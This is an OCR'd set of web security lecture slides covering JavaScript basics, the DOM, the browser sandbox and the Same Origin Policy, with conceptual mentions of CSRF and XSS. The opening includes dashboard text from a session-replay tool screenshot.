Pages you view in this window won't appear in the browser history and they won't leave other traces, like cookies, on the computer after you close all open Guest windows. Any files you download will be preserved, however.

LEARN MORE

What insights will your teammates discover?

Invite them to FullStory

3 People of 3 (100%)

User 13 SINCE 5:13 PM	Online · New visitor! 2 EVENTS · LIVE · LOCALHOST	Princeton LINUX ...
User 14 SINCE 5:18 PM	Online · New visitor! 1 EVENT · LIVE · LOCALHOST	Princeton LINUX ...
User 12 SINCE 1:42 PM	1:50 pm · New visitor! 37 EVENTS · 7:52 · /TEST_PAGES/DOM_EXFILT...	Princeton LINUX ...

PRO

Rage Grade out of range

This segment's Rage Grade can only be shown for the last 30 days. Why?

CHANGE TIME RANGE

Search for at least 2 events to create a funnel

1 User 13 1 SESSION · 2 EVENTS · PRINCETON

2 User 14 1 SESSION · 1 EVENT · PRINCETON

Example replay using FullStory

https://freedom-to-tinker.com/2017/11/15/no-boundaries-exfiltration-of-personal-data-by-session-replay-scripts/

JavaScript

- Scripting language interpreted by browser

```
<script type="text/javascript"> ... </script>
```

optional

- Built-in functions eg to change content of the window

```
<script> alert("Hello World!"); </script>
```

- You can define additional functions

```
<script> function hi(){alert("Hi!");}</script>
```

- Built-in event handlers for reacting to user actions

```
<img src="pic.jpg" onMouseOver="javascript:hi()">
```

- Code can be inline, as in examples above, or in external file specified by URL

```
<script src="http://a.com/base.js"></script>
```

Read HTML specs to see what should happen if you include both, eg in

```
<script src="js/base.js"> alert("hi") </script>
```

Example: http://www.cs.ru.nl/~erikpoll/websec/demo/demo_javascript.html

NB try out example on this page & look at the code (also for the exam)

DOM (Document Object Model)


DOM is representation of the content of a webpage, in OO style

Webpage is a `document` object with various properties, such as

`document.URL`, `document.referer`, `document.cookie`,

`document.title`…

and with all elements of the page as sub-objects



DOM (Document Object Model)

JavaScript can interact with the DOM API provided by the browser

to access or change parts of the current webpage

incl. text, the URL, cookies, ...

This gives JavaScript its real power!

Eg it allows scripts to change layout and content of the webpage, open and menus in the webpage, open new tabs, change content in those tabs, ...


Examples:

http://www.cs.ru.nl/~erikpoll/websec/demo/demo_DOM.html

http://www.cs.ru.nl/~erikpoll/websec/demo/demo_DOM2.html

NB try out this example & look at the code for exam.

Running downloaded code is a security risk!
Why would running JavaScript not be?



File Download - Security Warning

Do you want to run or save this file?


Name: IE11-Windows6.1.exe

Type: Application, 1.98MB

From: download.microsoft.com

While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. What's the risk?

Two security measures for JavaScript: Sandbox & SOP



1. Browser sandbox for webpage as a whole

2. Same Origin Policy (SOP)
   One sandbox per origin (facebook.com, ad.com, …)

Security measures for JavaScript

Two levels of protection against malicious or buggy JavaScript built into the browser:

1. Sandbox provided by the browser


   This protects the browser from JavaScript code in webpages

   - JavaScript code can change anything in a webpage, but cannot access other functionality of the browser, e.g. changing the address bar, accessing the file system, etc.


2. Same-Origin-Policy (SOP)

   This prevents code from one origin from messing with content from another origin (origin = protocol + domain + port, https://ru.nl:80)

1st and 3rd party content



Confusion for user and web server




This confusion be abused,
if user or server mistakenly trust the other party

Abusing trust

- Some attacks abuse trust that the *server* has in the browser
  - Server thinks an HTTP request was trigger by a deliberate user action (who clicked on link, filled in form,…) , but instead it was some malicious JavaScript, a confusing malicious link, …
  - eg CSRF


- Some attacks abuse trust that the *user* has in the browser
  - Users thinks content comes from party A, and then trusts it, but in fact it comes from party B
  - Recall from week 2: TLS was meant to solve this issue.
  - eg XSS

Protections between content from different origins

